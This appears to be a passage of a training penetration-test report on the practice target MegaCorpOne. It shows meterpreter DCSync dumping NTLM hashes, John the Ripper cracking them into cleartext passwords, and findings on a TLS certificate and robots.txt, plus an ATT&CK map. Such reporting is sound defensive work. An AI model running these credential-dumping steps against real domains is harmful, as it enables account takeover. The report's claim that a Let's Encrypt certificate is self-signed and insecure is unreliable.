


```
[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > dcsync_ntlm sstrange
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain
 Controller)
[+] Account   : sstrange
[+] NTLM Hash : 1628488e442316500a176701e0ac3c54
[+] LM Hash   : a2bda648b8e5a5c60bafb32368afba82
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-1108
[+] RID       : 1108

meterpreter > 
```



```
meterpreter > dcsync_ntlm cdanvers
[!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain
 Controller)
[+] Account   : cdanvers
[+] NTLM Hash : 5ab17a555eb088267f5f2679823dc69d
[+] LM Hash   : cc7ce55233131791c7abd9467e909977
[+] SID       : S-1-5-21-1129708524-1666154534-779541012-1603
[+] RID       : 1603

meterpreter > 
```

Running, John we were able to crack passwords-




```
msf6 > ls
[*] exec: ls

Desktop    Downloads  lsadump  Pictures  responder_hash.txt  service.exe  shell.exe  Videos
Documents  hash.txt   Music    Public    Scripts             service.ext  Templates
msf6 > cat hash.txt
[*] exec: cat hash.txt

sstrange:1628488e442316500a176701e0ac3c54
cdanvers:5ab17a555eb088267f5f2679823dc69d
krbtgt:71e38edcf2d1eacfe6b1dbf0e5d6abf3
Administrator:63d33b919a6700bd0e59687549bbf398
wmaximoff:8b0141e534fb12d4acd773456ea59406

msf6 > john --format=NT --show hash.txt
[*] exec: john --format=NT --show hash.txt

sstrange:Summer2021
cdanvers:Marvel!
Administrator:Topsecret!
wmaximoff:Paladin@

4 password hashes cracked, 1 left
msf6 > 
```

Self Sign Certifications (Website not secure)

Risk Rating: **Medium**

Description:
Vulnerabilities in SSL Certificate is a Self Signed is a Medium risk vulnerability that is also high frequency and high visibility. MegaCorpOne current website certificate is through “Lets Encrypt” which is a free non secure certificate company



Certificate Viewer: www.megacorpone.com

Issued To

Common Name (CN) www.megacorpone.com
Organization (O) <Not Part Of Certificate>
Organizational Unit (OU) <Not Part Of Certificate>

Issued By

Common Name (CN) R3
Organization (O) Let's Encrypt
Organizational Unit (OU) <Not Part Of Certificate>

Validity Period

Issued On Saturday, February 25, 2023 at 12:49:22 AM
Expires On Friday, May 26, 2023 at 1:49:21 AM

Fingerprints

SHA-256 Fingerprint D7 27 0F 63 49 D3 4A EA 89 6A 4A 44 AC BC 1F 75 9D E1 1C 15 E4 B0 19 88 A8 BD E9 98 80 F0 79 16
SHA-1 Fingerprint FC AC 3A 85 5C 9D 6F 2B B4 F4 EB 6A 83 C9 98 5A 27 39 45 CC

Remediation:

- Make sure certificate authority is a valid and authentic certificate for this server.
- Self signed certs can be mitigated by using a cert from trusted CA.
- To mitigate TLS vulnerability, client should chose TLSv1.2

Server Details and Robots.txt file Configuration


Risk Rating: **Low**

Description:
Description: The URL displayed is the Debian Apache 2.4.38 on port 80. Theserver revealed the existence of a “robots.txt” file. This file shows no restrictions for web crawlers to access the megacorpone site. It allows the recon for attackers to note known vulnerabilities to later exploit.

According to Google Developers;

Before you create or edit a robots.txt file, you should know the limits of this URL blocking method. Depending on your goals and situation, you might want to consider other mechanisms to ensure your URLs are not findable on the web.

- **robots.txt rules may not be supported by all search engines.**
  The instructions in robots.txt files cannot enforce crawler behavior to your site; it's up to the crawler to obey them. While Googlebot and other respectable web crawlers obey the instructions in a robots.txt file, other crawlers might not. Therefore, if you want to keep information secure from web crawlers, it's better to use other blocking methods, such as password-protecting private files on your server.
- **Different crawlers interpret syntax differently.**
  Although respectable web crawlers follow the rules in a robots.txt file, each crawler might interpret the rules differently. You should know the proper syntax for addressing different web crawlers as some might not understand certain instructions.
- **A page that's disallowed in robots.txt can still be indexed if linked to from other sites.**
  While Google won't crawl or index the content blocked by a robots.txt file, we might still find and index a disallowed URL if it is linked from other places on the web. As a result, the URL address and, potentially, other publicly available information such as anchor text in links to the page can still appear in Google search results. To properly prevent your URL from appearing in Google search results, password-protect the files on your server, use the `noindex` `meta` tag or response header, or remove the page entirely.




ext:txt site:megacorpone.com

About 1 results (0.17 seconds)

MegaCorp One
http://www.megacorpone.com › robots

robots.txt



```
User-agent: *
Allow: /
Allow: /nanites.php
```


Remediation:

- Ensure you have nothing sensitive exposed within this file.
- Ensure high privileges kept for sensitive information
- Do not write sensitive information in the Robots.txt, and ensure its correctly protected by means of authentication.

MITRE ATT&CK Navigator Map

Legend:

🟨 Performed successfully
🟥 Failure to perform



Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration
🟨 Active Scanning	Acquire Infrastructure	Drive-by Compromise	🟨 Command and Scripting Interpreter	Account Manipulation	🟥 Abuse Elevation Control Mechanism	🟥 Abuse Elevation Control Mechanism	Adversary-in-the-Middle	🟨 Account Discovery	Exploitation of Remote Services	Adversary-in-the-Middle	Application Layer Protocol	Automated Exfiltration
🟨 Gather Victim Host Information	🟨 Compromise Accounts	Exploit Public-Facing Application	Container Administration Command	🟨 BITS Jobs	Access Token Manipulation	Access Token Manipulation	🟨 Brute Force	Application Window Discovery	Internal Spearphishing	Archive Collected Data	🟨 Communication Through Removable Media	Data Transfer Size Limits
🟨 Gather Victim Identity Information	Compromise Infrastructure	External Remote Services	Deploy Container	🟥 Boot or Logon Autostart Execution	🟥 Boot or Logon Autostart Execution	🟨 BITS Jobs	🟨 Credentials from Password Stores	Browser Bookmark Discovery	🟨 Lateral Tool Transfer	Audio Capture	🟨 Data Encoding	Exfiltration Over Alternative Protocol
🟨 Gather Victim Network Information	Develop Capabilities	Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Build Image on Host	Exploitation for Credential Access	Cloud Infrastructure Discovery	🟨 Remote Service Session Hijacking	Automated Collection	🟨 Data Obfuscation	🟨 Exfiltration Over C2 Channel
🟨 Gather Victim Org Information	Establish Accounts	🟨 Phishing	🟥 Inter-Process Communication	Browser Extensions	🟨 Create or Modify System Process	Debugger Evasion	Forced Authentication	Cloud Service Dashboard	Remote Services	🟨 Browser Session Hijacking	Dynamic Resolution	🟨 Exfiltration Over Other Network Medium
Phishing for Information	Obtain Capabilities	Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification	Deobfuscate/Decode Files or Information	Forge Web Credentials	Cloud Service Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel	🟨 Exfiltration Over Physical Medium
Search Closed Sources	Stage Capabilities	Supply Chain Compromise	🟨 Scheduled Task/Job	Create Account	Escape to Host	Deploy Container	Input Capture	Cloud Storage Object Discovery	Software Deployment Tools	Data from Cloud Storage	Fallback Channels	🟨 Exfiltration Over Web Service
Search Open Technical Databases		Trusted Relationship	Serverless Execution	🟨 Create or Modify System Process	Event Triggered Execution	🟥 Direct Volume Access	Modify Authentication Process	Container and Resource Discovery	Taint Shared Content	🟨 Data from Configuration Repository	🟨 Ingress Tool Transfer	Scheduled Transfer
Search Open Websites/Domains		Valid Accounts	Shared Modules	Event Triggered Execution	Exploitation for Privilege Escalation	Domain Policy Modification	Multi-Factor Authentication Interception	Debugger Evasion	Use Alternate Authentication Material	Data from Information Repositories	Multi-Stage Channels	Transfer Data to Cloud Account
Search Victim-Owned Websites			Software Deployment Tools	External Remote Services	Hijack Execution Flow	Execution Guardrails	Multi-Factor Authentication Request Generation	Domain Trust Discovery		Data from Local System	Non-Application Layer Protocol	
			System Services	Hijack Execution Flow	Process Injection	🟥 Exploitation for Defense Evasion	Network Sniffing	🟨 File and Directory Discovery		Data from Network Shared Drive	Non-Standard Port	
			User Execution	Implant Internal Image	🟨 Scheduled Task/Job	File and Directory Permissions Modification	🟨 OS Credential Dumping	🟨 Group Policy Discovery		Data from Removable Media	Protocol Tunneling	
			Windows Management Instrumentation	Modify Authentication Process	Valid Accounts	Hide Artifacts	Steal Application Access Token	Network Service Discovery		Data Staged	🟨 Proxy	
				Office Application Startup		Hijack Execution Flow	Steal or Forge Authentication Certificates	Network Share Discovery		🟨 Email Collection	Remote Access Software	
				Pre-OS Boot		🟨 Impair Defenses	Steal or Forge Kerberos Tickets	Network Sniffing		Input Capture	Traffic Signaling	
				🟨 Scheduled Task/Job		Indicator Removal	Steal Web Session Cookie	Password Policy Discovery		🟨 Screen Capture	🟨 Web Service	
				Server Software Component		Indirect Command Execution	Unsecured Credentials	Peripheral Device Discovery		🟨 Video Capture		
				Traffic Signaling		Masquerading		Permission Groups Discovery				
				Valid Accounts		Modify Authentication Process		Process Discovery				
						Modify		Query				